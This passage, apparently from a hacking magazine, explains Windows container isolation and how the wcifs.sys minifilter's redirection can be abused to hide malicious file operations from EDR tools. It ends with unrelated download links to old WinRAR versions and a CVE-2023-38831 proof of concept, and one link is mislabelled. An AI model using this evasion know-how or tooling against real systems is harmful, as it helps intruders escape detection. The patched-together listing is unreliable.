
2) Hyper-V Isolation mode: In this mode of isolation, each container is given its own Hyper-V virtual machine. No matter what type of isolation mode is used, there should be file system separation between container and host operating system. How is this achieved?

What are jobs and Job objects?

To understand how Windows containers work and how Windows provide isolation between containers, you need to know some of the basic concepts first.

The first among them are Jobs and Job objects. Job objects are used in Windows to group multiple processes and manage them as one unit.

Most vulnerabilities affecting containers allow an exploit to escape the container to the host system.




Job objects simplify system's control of the attributes of all the processes belonging to a job. Using these jobs, operating system can limit CPU usage, I/O bandwidth, network activity etc.

Job objects have been around since Windows Server 2003. Why are we discussing jobs here? because Windows OS uses these job objects to provide isolation for Windows containers.

What are Silos and Server silos?

Although job objects and jobs are a useful feature, they themselves are not sufficient to isolate Windows containers. For this purpose, Microsoft introduced 'silos'. What is a 'silos'? Silos are just like job objects that can be used to group a number of processes together but apart from that, they

provide additional features like redirecting system resources like registering, networking and the object manager. Windows container use a type of silo called “server silo”. The kernel of Windows host operating system detects processes assigned to these silos using APIs like `PsIsCurrentThreadInServerSilo` and `PsIsProcessInSilo`.



What are Reparse points?


I hope you know what are Windows shortcuts? If you have used Windows shortcuts (there are so many of them on your Desktop), you know that Windows shortcuts are not actual files but sym-

bolic links to other files.

Just like Windows shortcuts, Reparse points are symbolic links on the Windows file system. They are not actual files but a link that points to the actual location of the files.

The similarity between Windows shortcuts and Reparse points ends here. Reparse points are supported by NTFS and ReFS file systems.


Reparse points are used to locate files or directories on the Master File Table (MFT). They are user-defined attributes and also contain a unique tag to identify the stored data. But why are we discussing Reparse points now, you ask me. Because Windows containers use this reparse points to create separation between containers and the hosts. This separation is shown in the image below.



How Containers File separation works?

Windows Containers are created as dynamic images and these dynamically created images point to the original location of file using reparse points.

In the above image, you can assume, there are three Windows containers, with each one limiting to separate location.



The dynamically generated images (link 1, link 2, link 3) can be called as “ghost files” because they don’t store any actual data but just point to a different memory location on the hard disk.

AV Evasion technique explained

I think by now, you have enough knowledge to understand how this Windows container technique can be used to evade Endpoint Detection and Response (EDR) system. Previous exploit techniques affecting containers tried to escape from the container to the host operating system. Unlike the previous techniques, the security resource used the above explained redirection mechanism of

Windows container to obfuscate malicious file system operations from EDR. But how can it be achieved?

Filter drivers

A file system filter driver is driver that can filter I/O operations between one or more file systems or file system volumes. At the beginning of this article, you have studied that although Windows containers need to be isolated from the host system, it should also be able to communicate with the host system. Filter drivers play a role here.

What are mini-filter drivers?

You understand filter drivers and their use. But what are mini-filter drivers. In Windows, the functionality of the system drivers is managed and implemented by Filter manager (fltmg.sys) which is a kernel mode driver. By using filter manager, even third-party developers can write their own custom filter drivers. These custom written drivers are known as “minifilter” drivers.

These minifilter drivers are easier to develop than legacy filter drivers. Although Filter manager is installed by default in Windows, it becomes active only when a mini filter driver is loaded. Filter Manager attaches each mini-filter to one or more volumes, creating something known as a mini-filter instance. Just like legacy filter, these mini-filter instances can intercept I/O functions such as create, read and write.

What is wcifs.sys?

Till now, you have understood how File system separation takes place in Windows using reparse points, why containers need to have communication with the host system and how this communication takes place using filter drivers. You also learnt what is a mini filter driver. The only thing we need here to link all the pieces of knowledge is the fact that minifilter driver is the driver responsible for I/O filtering between host and Windows containers. Enter wcifs.sys.

The Windows Container Isolation Fs (wcifs.sys) mini filter driver is responsible for file system operations between Windows containers and the host operating system. This driver handles ghost file redirections, attaching reparse points and parsing the attached reparse points back to locate the original file.

Coincidentally or by design, this driver (wcifs.sys) is loaded by default on every Windows OS starting from Windows 10 and Server even though the “containers” option is turned OFF in Windows features.

```
C:\windows\system32>fltmc.exe
```

Filter Name	Num Instances	Altitude	Frame
-----	-----	-----	-----
bindflt	1	409800	0
aswSP	7	388401	0
aswMonFlt	7	320700	0
storqosflt	0	244000	0
wcifs	0	189900	0
CIdFlt	1	180451	0
FileCrypt	0	141100	0

DOWNLOADS

1. WinRAR old versions:

<https://winrars.org/old/>

2. CVE-2023-38831 POC:

<https://github.com/HDCE-inc/CVE-2023-38831>

3. Logonsessions:

<https://learn.microsoft.com/en-us/sysinternals/downloads/logonsessions>

4. Process Explorer:

<https://learn.microsoft.com/en-us/sysinternals/downloads/logonsessions>

5. Get-AccessToken.ps1 script:

<https://gist.github.com/jaredcatkinson/17698b39efd72f976a6a846ec3a8eacd>

USEFUL RESOURCES

[Check whether your email is a part of any data breach](https://haveibeenpwned.com)

<https://haveibeenpwned.com>

Vulnera

<https://github.com/hackercoolmagz/vulnera>

